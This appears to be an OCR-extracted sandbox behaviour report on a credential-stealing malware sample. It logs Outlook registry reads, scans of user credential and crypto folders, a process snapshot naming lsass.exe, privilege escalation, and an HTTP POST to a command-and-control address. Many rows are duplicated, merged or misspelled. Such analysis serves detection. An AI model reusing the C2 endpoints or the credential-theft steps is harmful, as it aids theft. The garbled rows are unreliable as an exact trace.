Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non	2420	2604
Detection	e Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88  A00104B2A6676\  Value:  Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: SoftwarelMicrosoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\		
	Value: Type: REG_NONE		


Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\Value:		
	value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value:		
	Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key  Detection	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform roque functions  Key: Software\Microsoft\Windows NT\Current\Persion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Koy: Software/Microsoft/Middows NTC variet/Middows Macroping Subsystem/Profiles/Outlook/odd/9907/b022004b05cc224dd2bb727c)		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\lf5da8497721acc4b9e4d6fdb87311082\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value:		
	Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform roque functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-8C59-833E334FCB5E}\  Value: Type: REG_NONE		
Read Registry Key			
Read Registry Rey	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Calendar Summary\ Value: None	2420	2604
Detection		2420	2604
	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\  Value:	2420	2604
Detection	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-RC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Detection  Read Registry Key	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value:  Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remiter  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remiter  Remiter  Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E\Remiter  Remiter  Threat Characteristic: Modifies important registry entries to perform rogue functions  Rep: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E\Remiter  Remiter  Threat Characteristics: Modifies important registry entries to perform rogue functions  Rep: Software\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E\Remiter  Remiter  Threat Character  Threat C	2420	2604
Detection  Read Registry Key  Read Registry Key	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None	2420	2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API  Call System API	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: Type: REG_NONE  API Name: PathFileExists\W Args: (%USERPROFILE\%\Documents) Return: 1  API Name: PathFileExists\W Args: (%USERPROFILE\%\Documents) Return: 1	2420 2420 2420 2420	2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API  Call System API  Call System API  Call System API	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1	2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1	2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: None  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: PathFileExists\W Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: GetVersionExA Args: ( %USERPROFILE\WiDocuments ) Return: 1  API Name: GetVersionExA Args: ( %USERPROFILE\WiDocuments ) Return: 1	2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API	dar Summary\ Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\Versione  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\Reminders\Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\Reminders\\Version\\Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\Reminders\\Version\\Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\Reminders\\Value: Type: REG_NONE  API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents ) Return: 1  API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents ) Return: 1  API Name: PathFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: PathFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: PathFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) Return: 1  API Name: FindFirstFileExistsW Args: ( %USERPROFILE\NDocuments ) R	2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API  Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoftl\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Moders\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remindors\ Value: Type: REG_NONE API Name: PathFileExists\W Args: ( %USERPROFILE\%\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\%\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1	2420 2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604 2604 2604
Detection  Read Registry Key  Read Registry Key  Detection  Call System API   Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software!Microsoft!Windows NT:CurrentVersion!Windows Messaging Subsystem!Profiles!Outlook!(D9734F19-8CFB-411D-BC59-833E334FCB5E)!Calen dar Summary\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER!SOFTWARE!Microsoft!Windows NT:CurrentVersion!Windows Messaging Subsystem!Profiles!Outlook!(D9734F19-8CFB-411D-BC59-833E334FCB5E)! Value: None Key: Software!Microsoft!Windows NT:CurrentVersion!Windows Messaging Subsystem!Profiles!Outlook!(D9734F19-8CFB-411D-BC59-833E334FCB5E)!Remi nders! Value: None  Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software!Microsoft!Windows NT:CurrentVersion!Windows Messaging Subsystem!Profiles!Outlook!(D9734F19-8CFB-411D-BC59-833E334FCB5E)!Remi nders! Value: Type: REG_NONE  API Name: PathFileExistsW Args: (%USERPROFILE%/Documents) Return: 1  API Name: FindFirstFileExistsW Args: (%USERPROFILE%/Documents) Return: 1  API Name: FindFirstFileExw Args: (%APPDATA%/Microsoft/Crypto/RSAI*, 0, 64ee3c, 1, 0, 0) Return: bd31f8  Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2604 Info: Obtains file or directory info from API result  API Name: FindNextFileW Args: (bd31f8, 64ee3c) Return: 1	2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604 2604	
Detection  Read Registry Key  Read Registry Key  Detection  Call System API  Call Filesystem API  Call Filesystem API  Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoftl\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Moders\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remindors\ Value: Type: REG_NONE API Name: PathFileExists\W Args: ( %USERPROFILE\%\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\%\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: PathFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1 API Name: FindFirstFileExists\W Args: ( %USERPROFILE\S\Documents ) Return: 1	2420 2420 2420 2420 2420 2420 2420 2420	2604 2604 2604 2604 2604 2604 2604 2604

Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 37e3010, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 6617004, 257 ) Return: 0	2420	2604
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2d0	2420	2604
Call Network API	API Name: connect Args: ( 2d0, 208.67.105.162:80, 16 ) Return: 0	2420	2604
Call Network API	API Name: send Args: ( 2d0, POST /soft/five/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Infemo]\n\nHost: 208.67.105.162\n\nAccept: \n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 208.67.105.162:80  Content: POST /soft/five/fre.php HTTP/1.0\n\u00fcnUser-Agent: Mozilla/4.08 [Charon; Inferno]\u00fcnHost: 208.67.105.162\u00fcnAccept: */"\u00fc\u00fcnContent-Type: application/o ctet-stream\u00e4rinContent-Encoding: binary\u00fcnContent-Key: D44D03D8\u00fcnContent-Length: 281\u00fcnContent-Content		
Call Network API	API Name: send Args: ( 2d0, ., 281, 0 ) Return: 281	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.162:80 Content: .		
Call Network API	API Name: recv Args: ( 2d0, , 4048, 0 ) Return: ?	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\24FC74\42AE16.hdb ) Return: 0	2420	2604
Call System API	API Name: AdjustTokenPrivileges Args: ( 29c, 0, , 0, , 64f9e0 ) Return: 1	2420	2604
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access  Process ID: 2604  Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Microsoft\Credentials ) Return: 1	2420	2604
Add File	Path: %APPDATA%/24FC74\42AE16.hdb Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%/24FC74/42AE16.hdb Type: VSDT_COM_DOS	2420	2604
Add File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2420	2604
Write File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\*, 0, 64f74c, 0, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindNextFileW Args: ( bd32f8, 64f74c ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 64f4d0, 0, 0, 0 ) Return: bd 3538	2420	2604
Detection	Threat Characteristic: Accesses decoy file  %APPDATA%/Microsoft/Credentials/S-1-5-21-790525478-1060284298-101542035-1003/*		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 64f4d0, 0, 0, 0 ) Return: bd 3838	2420	2604
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 2, 0 ) Return: 33c	2420	2604
Detection	Threat Characteristic: Attempts to detect active running processes  Process ID: 2604  Info: enum processes		
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2604 Image Path: Isass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 2, 0 ) Return: 33c	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec ) Return: 0	2420	2604
Call Filesystem API	API Name: FindNextFileW Args: ( bd3838, 64f4d0 ) Return: 0	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\*, 0, 64f74c, 0, 0, 0 ) Return: bd3838	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Credentials ) Return: 1	2420	2604
